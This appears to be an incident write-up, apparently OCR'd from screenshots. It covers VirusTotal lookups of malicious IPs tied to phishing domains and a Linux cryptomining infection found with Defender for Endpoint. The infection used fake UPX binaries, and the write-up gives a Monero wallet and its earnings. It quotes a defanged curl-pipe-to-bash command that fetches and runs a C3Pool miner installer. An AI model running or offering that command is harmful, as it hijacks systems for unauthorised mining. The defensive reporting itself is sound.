

80.76.51.5
DETECTION
DETAILS
RELATIONS
COMMUNITY 2
Passive DNS Replication (57)
Date resolved | Detections | Resolver | Domain
2024-10-31 | 13 / 94 | VirusTotal | digitaldatainsights.org
2024-10-03 | 12 / 94 | VirusTotal | digital.digitaldatainsights.org
2023-07-07 | 9 / 94 | VirusTotal | fedextrackingapp.com
2023-06-25 | 0 / 94 | VirusTotal | particuliers-sg-compte.com
2023-06-17 | 0 / 94 | VirusTotal | amandespaimentgouv.com
2023-06-17 | 1 / 94 | Georgia Institute of Technology | ma-banque-bnp.com
2023-06-16 | 1 / 94 | VirusTotal | mabaaanque-bnpparibas.com
2023-06-15 | 0 / 94 | VirusTotal | amendespaimentgouv.net
2023-06-14 | 0 / 94 | VirusTotal | banque-bnp-paribas.com
2023-05-12 | 0 / 94 | VirusTotal | chronopostdelivery.com
Communicating Files (5)
Scanned | Detections | Type | Name
2025-03-20 | 35 / 65 | ELF | abc123.
2025-02-05 | 33 / 63 | ELF | hokcksuxkn.exe
2025-01-07 | 22 / 61 | Shell script | ssshd
2024-10-18 | 32 / 65 | ELF | abc41
2024-12-20 | 6 / 63 | ELF | d8806b1aa37763cb1c99113ed757a899a5fa009b75283c9ae0a1be682b1d4e21-1734705008686
Files Referring (2)
Scanned | Detections | Type | Name
2025-01-15 | 17 / 47 | Shell script | black4.
2025-01-07 | 22 / 61 | Shell script | ssshd


Resolutions
Histori vhois
80.76.51.5
Collec
21 Dec 2024 IOCs
ip check
Referrer files
FILE
Historical ssl certificates
FILE
Communicating files
SSL
ELF


8
/ 94
Community Score
8/94 security vendors flagged this IP address as malicious
Reanalyze
Similar
More
87.120.116.35
BG
Last Analysis Date
17 days ago
DETECTION
DETAILS
RELATIONS
COMMUNITY 2
Security vendors' analysis
Do you want to automate checks?
alphaMountain.ai
Malicious
ArcSight Threat Intelligence
Malware
CRDF
Malicious
Criminal IP
Malicious
CyRadar
Malicious
Forcepoint ThreatSeeker
Malicious
Fortinet
Malware
SOCRadar
Malware
GCP Abuse Intelligence
Miner
Abusix
Clean


8
/ 94
Community Score
8/94 security vendors flagged this IP address as malicious
Reanalyze
Similar
More
87.120.116.35
BG
Last Analysis Date
17 days ago
DETECTION
DETAILS
RELATIONS
COMMUNITY 2
Passive DNS Replication (1)
Date resolved
Detections
Resolver
Domain
2024-11-11
12 / 94
VirusTotal
test.digitaldatainsights.org
Communicating Files (12)
Scanned
Detections
Type
Name
2025-02-05
33 / 63
ELF
Update
2025-02-05
37 / 63
ELF
Opera
2025-03-20
35 / 65
ELF
abc123.
2024-12-29
5 / 64
ELF
Update
2025-02-22
33 / 67
ELF
Opera
2025-01-17
10 / 64
ELF
Update
2025-02-05
33 / 63
ELF
hokcksuxkn.exe
2025-01-27
4 / 64
ELF
Update
2024-10-18
32 / 65
ELF
abc41
2024-12-20
6 / 63
ELF
d8806b1aa37763cb1c99113ed757a899a5fa009b75283c9ae0a1be682b1d4e21-1734705008686


21 Dec 2024 IOCs
Resolutions
Historical whois
ip check
Collections
87.120.116.35
ELF
ating files


1
/ 94
Community Score
1/94 security vendor flagged this IP address as malicious
Reanalyze
Similar
More
196.251.73.38 (196.251.72.0/23)
AS 401115 (EKABI)
NL
Last Analysis Date
12 hours ago
DETECTION
DETAILS
RELATIONS
COMMUNITY
Security vendors' analysis
Do you want to automate checks?
Criminal IP
Malicious
AlphaSOC
Suspicious
GCP Abuse Intelligence
Miner
Abusix
Clean

Crypto-Mining C3Pool and UPX Variants


Found in logs using Defender for Endpoint:

Sample File Names:

- upxvmyizov
- efzkrhkupx
- pjmupxbstu

Related Tools C Indicators:

- upxvmyizov: Fake UPX binary mimicking command-line tools (netstat, ls, echo, ifconfig, sh)
- Custom binary chains:
- /usr/bin/upxvmyizov netstat -an
  /usr/bin/upxvmyizov echo "find"
  ./ygljglkjgfg0 (obfuscated ELF payload)



Timestamp	DeviceName	AccountName	FileName	ProcessCommandLine	InitiatingProcessCommandLine
Mar 24, 2025 5:47:...	jr-linux-vm-test.p2zfv...	root	upxvmyizov		
Mar 24, 2025 5:47:...	jr-linux-vm-test.p2zfv...	root	upxvmyizov	/usr/bin/upxvmyizov ls 46408	
Mar 24, 2025 5:47:...	jr-linux-vm-test.p2zfv...	root	upxvmyizov	/usr/bin/upxvmyizov "ls -la" 46408	
Mar 24, 2025 5:47:...	jr-linux-vm-test.p2zfv...	root	upxvmyizov	/usr/bin/upxvmyizov "ls -la" 46408	/usr/bin/upxvmyizov "ls -la" 46408
Mar 24, 2025 5:47:...	jr-linux-vm-test.p2zfv...	root	upxvmyizov	/usr/bin/upxvmyizov 'echo "find"' 46408	./ygljglkjgfg0
Mar 24, 2025 5:47:...	jr-linux-vm-test.p2zfv...	root	upxvmyizov		
Mar 24, 2025 5:47:...	jr-linux-vm-test.p2zfv...	root	upxvmyizov	/usr/bin/upxvmyizov ls 46408	/usr/bin/upxvmyizov ls 46408
Mar 24, 2025 5:47:...	jr-linux-vm-test.p2zfv...	root	upxvmyizov	/usr/bin/upxvmyizov "netstat -an" 46408	
Mar 24, 2025 5:47:...	jr-linux-vm-test.p2zfv...	root	upxvmyizov	ifconfig	
Mar 24, 2025 5:47:...	jr-linux-vm-test.p2zfv...	root	upxvmyizov	/usr/bin/upxvmyizov 'echo "find"' 46408	/usr/bin/upxvmyizov 'echo "find"' 46408
Mar 24, 2025 5:47:...	jr-linux-vm-test.p2zfv...	root	upxvmyizov	/usr/bin/upxvmyizov "netstat -an" 46408	/usr/bin/upxvmyizov "netstat -an" 46408
Mar 24, 2025 6:09:...	jr-linux-vm-test.p2zfv...	root	pjmupxbstu	/usr/bin/pjmupxbstu	/lib/libudev.so.6
Mar 24, 2025 6:09:...	jr-linux-vm-test.p2zfv...		pjmupxbstu		/usr/bin/pjmupxbstu
Mar 24, 2025 8:08:...	jr-linux-vm-test.p2zfv...	root	efzkrhkupx	who	
Mar 24, 2025 8:08:...	jr-linux-vm-test.p2zfv...	root	efzkrhkupx	sh	
Mar 24, 2025 8:08:...	jr-linux-vm-test.p2zfv...	root	efzkrhkupx	ifconfig	

Confirmed Wallet Identified

- Wallet Address (C3Pool miner):

4B7vD4PrcGdES1grKPBH5jbsh4SgknSzkFFRHxWMqux7bJrieQoawCiFnd36wKTPtAUXJLeQBZWKRKza7qJaQscx2kCCrZo

Detected:

Feb 23, 2025 — Host: linux-vuln-test-jonz — User: root

Method:

Mining script fetched and executed:

curl -s -L hxxp://download[.]c3pool[.]org/xmrig_setup/raw/master/setup_c3pool_miner[.]sh | bash -s <WALLET>

Mining Earnings

Summary of Findings

This wallet is used with C3Pool miner.
We checked the mining dashboard using the wallet address and found:

- Total paid: 20.77 XMR
- Unpaid balance: 0.016 XMR
- Total mined: around 20.78 XMR (worth about $2,800 USD)